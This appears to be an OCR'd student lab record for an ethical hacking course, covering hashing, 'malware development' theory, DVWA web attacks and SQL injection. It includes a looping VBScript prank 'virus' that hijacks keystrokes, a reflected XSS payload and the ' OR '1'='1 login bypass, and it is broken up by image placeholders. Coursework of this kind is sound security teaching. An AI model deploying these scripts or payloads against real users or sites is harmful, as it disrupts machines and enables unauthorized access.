
Output:






Generate →

Your String	john
MD5 Hash	527bd5b5d689e2c32ae974c6229ff785 Copy
SHA1 Hash	a51dda7c7ff50b61eaea0444371f4a6a9301e501 Copy




EH pract 3
Start back up
EH pract 3
Search EH pract 3
New
Sort
Details
Home
Gallery
Chirag - Person
Desktop
Downloads
Documents
Pictures
Music
Videos
Anudeep Dat
EH pract 3
hash
This PC
Windows (C:)
DATA (D:)
Name
Date modified
Type
pycache 21-10-2024 02:51 File folder
hash 21-10-2024 02:27 File folder
steno 21-10-2024 02:16 File folder
bc 21-10-2024 02:49 Python File
bcrypt 21-10-2024 02:49 Text Document
crypt 21-10-2024 03:00 Python File
crypt 21-10-2024 03:00 Text Document
7 items 1 item selected 679 bytes
C:\Windows\System32\cmd.e
Microsoft Windows [Version 10.0.22631.4317]
(c) Microsoft Corporation. All rights reserved.
C:\Users\98chi\Documents\EH pract 3>install cryptography
'install' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\98chi\Documents\EH pract 3>pip install cryptography
Collecting cryptography
Downloading cryptography-43.0.3-cp39-abi3-win_amd64.whl.metadata (5.4 kB)
Collecting cffi>=1.12 (from cryptography)
Downloading cffi-1.17.1-cp313-cp313-win_amd64.whl.metadata (1.6 kB)
Collecting pycparser (from cffi>=1.12->cryptography)
Downloading pycparser-2.22-py3-none-any.whl.metadata (943 bytes)
Downloading cryptography-43.0.3-cp39-abi3-win_amd64.whl (3.1 MB)
3.1/3.1 MB 10.9 MB/s eta 0:0
0:00
Downloading cffi-1.17.1-cp313-cp313-win_amd64.whl (182 kB)
Downloading pycparser-2.22-py3-none-any.whl (117 kB)
Installing collected packages: pycparser, cffi, cryptography
Successfully installed cffi-1.17.1 cryptography-43.0.3 pycparser-2.22
C:\Users\98chi\Documents\EH pract 3>crypt.py
Encrypted Password: b'gAAAAABnFXaHmbno7PlP2H1KhTDC0px5dX6FdXGXdYhQ95zlP0
P0VQMrbIlfa4wB9NPHZuVen5TVe282SwiBrqRJHWS-75QH2wQT8eqVopN8b0BBEVUXhcA='
Decrypted Password: my_secure_password
C:\Users\98chi\Documents\EH pract 3>

Practical 4

Aim: Developing and implementing malwares:

A. Creating a simple keylogger in python.

B. Creating a virus.

C Creating a trojan.

Theory:

Malware development is the process of creating malicious software aimed at exploiting vulnerabilities in systems to gain unauthorized access, steal data, or cause harm. In cybersecurity, understanding malware creation helps professionals defend against real-world attacks. Below are theoretical explanations for developing keyloggers, viruses, and Trojans, emphasizing ethical use for research and learning purposes.

A. Creating a Simple Keylogger in Python

A keylogger is a type of spyware designed to monitor and record every keystroke made on a computer. It can capture sensitive information like passwords, chat messages, and credit card numbers without the user's knowledge. In Python, a keylogger can be created using libraries that allow interaction with keyboard input. The keylogger silently runs in the background, saving or transmitting the captured data for analysis. Understanding keyloggers is essential in cybersecurity to detect and mitigate such threats, ensuring system safety and privacy.

B. Creating a Virus

A virus is malicious code that attaches itself to a legitimate file or program and spreads when the infected host is executed. Viruses can perform harmful activities like corrupting data, replicating themselves to consume resources, or deleting files. They usually require user interaction, such as opening an infected file, to activate. The theoretical creation of a virus involves scripting behavior that triggers damage upon execution, such as overwriting files or modifying system operations. Learning about viruses is crucial for identifying their signatures and developing antivirus software to protect systems.

C. Creating a Trojan

A Trojan, or Trojan Horse, is a deceptive form of malware that appears to be legitimate software but performs malicious actions once installed. Unlike viruses, Trojans do not self-replicate. They are often used to create backdoors into systems, allowing unauthorized access and control. Trojans are typically disguised as useful tools or games, tricking users into installing them. Theoretical Trojan creation involves embedding harmful code in a seemingly harmless application, demonstrating the importance of verifying software sources. Understanding how Trojans operate aids in developing detection techniques and securing networks against unauthorized intrusion.

Creating Virus

Code:

```
set x = wscript.createobject ("wscript.shell")

do
```

wscript.sleep 100


x.sendkeys "{CAPSLOCK}"


x.sendkeys "{NUMLOCK}"

x.sendkeys "You have been Hacked "


x.sendkeys "{SCROLLLOCK}" Loop

Output:






To stop this file to run go wscript.exe stop that file





Creating harmless virus Using python

Code:

```
import tkinter as tk
import time
def harmless_popup():
root = tk.Tk()
root.title("Harmless Virus!")
label = tk.Label(root, text="This is a harmless popup :)", padx=20, pady=20)
label.pack()
root.after(2000, root.destroy)  # Closes the window after 2 seconds
root.mainloop()
# Open a few popups
for _ in range(5):
harmless_popup()
time.sleep(1)  # Slight delay before opening the next window
```







Practical 5

Aim: Hacking web servers, web applications:

A. Hack a website by Remote File Inclusion

B. Disguise as Google Bot to view Hidden Content of a Website.

C. How to use Kaspersky for Lifetime without Patch.

Theory:

Hacking web servers and applications involves exploiting vulnerabilities to gain unauthorized access, extract data, or manipulate server-side operations. Understanding these techniques is critical in cybersecurity to prevent malicious attacks and secure web environments. Below are theoretical explanations of different hacking techniques, emphasizing ethical research and security testing.

A. Hack a Website by Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is a web vulnerability that allows an attacker to inject a remote file into a web server. This happens when a web application dynamically loads files without proper validation, allowing malicious code to be executed. By exploiting RFI, an attacker can include a malicious script from a remote server, potentially gaining control over the target web server, stealing data, or defacing the website. To prevent RFI attacks, developers should validate and sanitize all user inputs, avoid dynamically including files, and use secure coding practices.

B. Disguise as Google Bot to View Hidden Content of a Website


Some websites restrict content access based on the user agent, allowing search engine bots like Google Bot to view pages that regular users cannot access. By changing the browser's user agent string to mimic Google Bot, an attacker can access content meant only for search engine indexing. This technique is often used to bypass paywalls or view hidden information. Theoretical understanding of this method highlights the importance of proper content access controls and ensuring sensitive data is not exposed to search engines unnecessarily.


C. How to Use Kaspersky for Lifetime Without Patch


This topic involves unethical behavior and software piracy, which is illegal and violates software licensing agreements. Using security software like Kaspersky without purchasing a valid license is not only illegal but also undermines the integrity of cybersecurity practices. Ethical cybersecurity professionals emphasize proper licensing and support for software developers by obtaining software legally. It is essential to adhere to ethical standards, ensuring that all tools used for security purposes are licensed and authorized.

Output:


Remote File Inclusion



bility: Reflected Cross Site
ne=<script>+alter%28"XSS"%29%3B+<%2fscript>#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? <script> alert(`tanvii is the be Submit
Hello
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/



Google Search
I'm Feeling Lucky
DVWA



From today's featured article
BLUE NOTE
In the news
Did you know ...
On this day
Today's featured picture
Other areas of Wikipedia

Disguising as Google Bot









Practical 6

Aim: SQL injection and Session hijacking:

A. SQL injection for website hacking,

B. Session hijacking.

Theory:

SQL Injection and Session Hijacking are common web vulnerabilities that attackers exploit to gain unauthorized access, manipulate data, or impersonate legitimate users. Understanding these techniques is crucial for cybersecurity professionals to identify vulnerabilities and implement effective countermeasures, ensuring web application security.

A. SQL Injection for Website Hacking

SQL Injection (SQLi) is a code injection technique that exploits vulnerabilities in web applications by manipulating SQL queries. This occurs when user inputs are not properly validated or sanitized, allowing an attacker to inject malicious SQL code into a query. The goal is to manipulate the database to reveal sensitive information, bypass authentication, or alter data.

For example, an attacker might input ' OR '1'='1 into a login form, forcing the SQL query to always return true, granting unauthorized access. Types of SQL Injection include **Error-Based SQLi** (causing the database to generate an error revealing details), **Union-Based SQLi** (retrieving data by combining multiple queries), and **Blind SQLi** (exploiting vulnerabilities without visible feedback).

Prevention involves validating and sanitizing user inputs, using parameterized queries or prepared statements, and implementing proper database security measures. Firewalls and intrusion detection systems also help mitigate SQL injection risks.

B. Session Hijacking


Session Hijacking is a method where an attacker takes over a user's session to impersonate them. Web applications often use session IDs, stored in cookies or URLs, to track authenticated user sessions. If an attacker can steal or predict a session ID, they can gain access to the victim's account without needing their credentials.


Common techniques include **Cookie Theft** (capturing session cookies using cross-site scripting or sniffing network traffic), **Session Fixation** (forcing a user to use a known session ID), and **Man-in-the-Middle Attacks** (intercepting communication between the user and the server).

Prevention involves using secure session management practices, such as implementing HTTPS to encrypt communication, regenerating session IDs after login, setting secure cookie attributes (e.g., HttpOnly and Secure), and establishing session timeouts. Additionally, multi-factor authentication can provide an extra layer of security, reducing the impact of session hijacking.

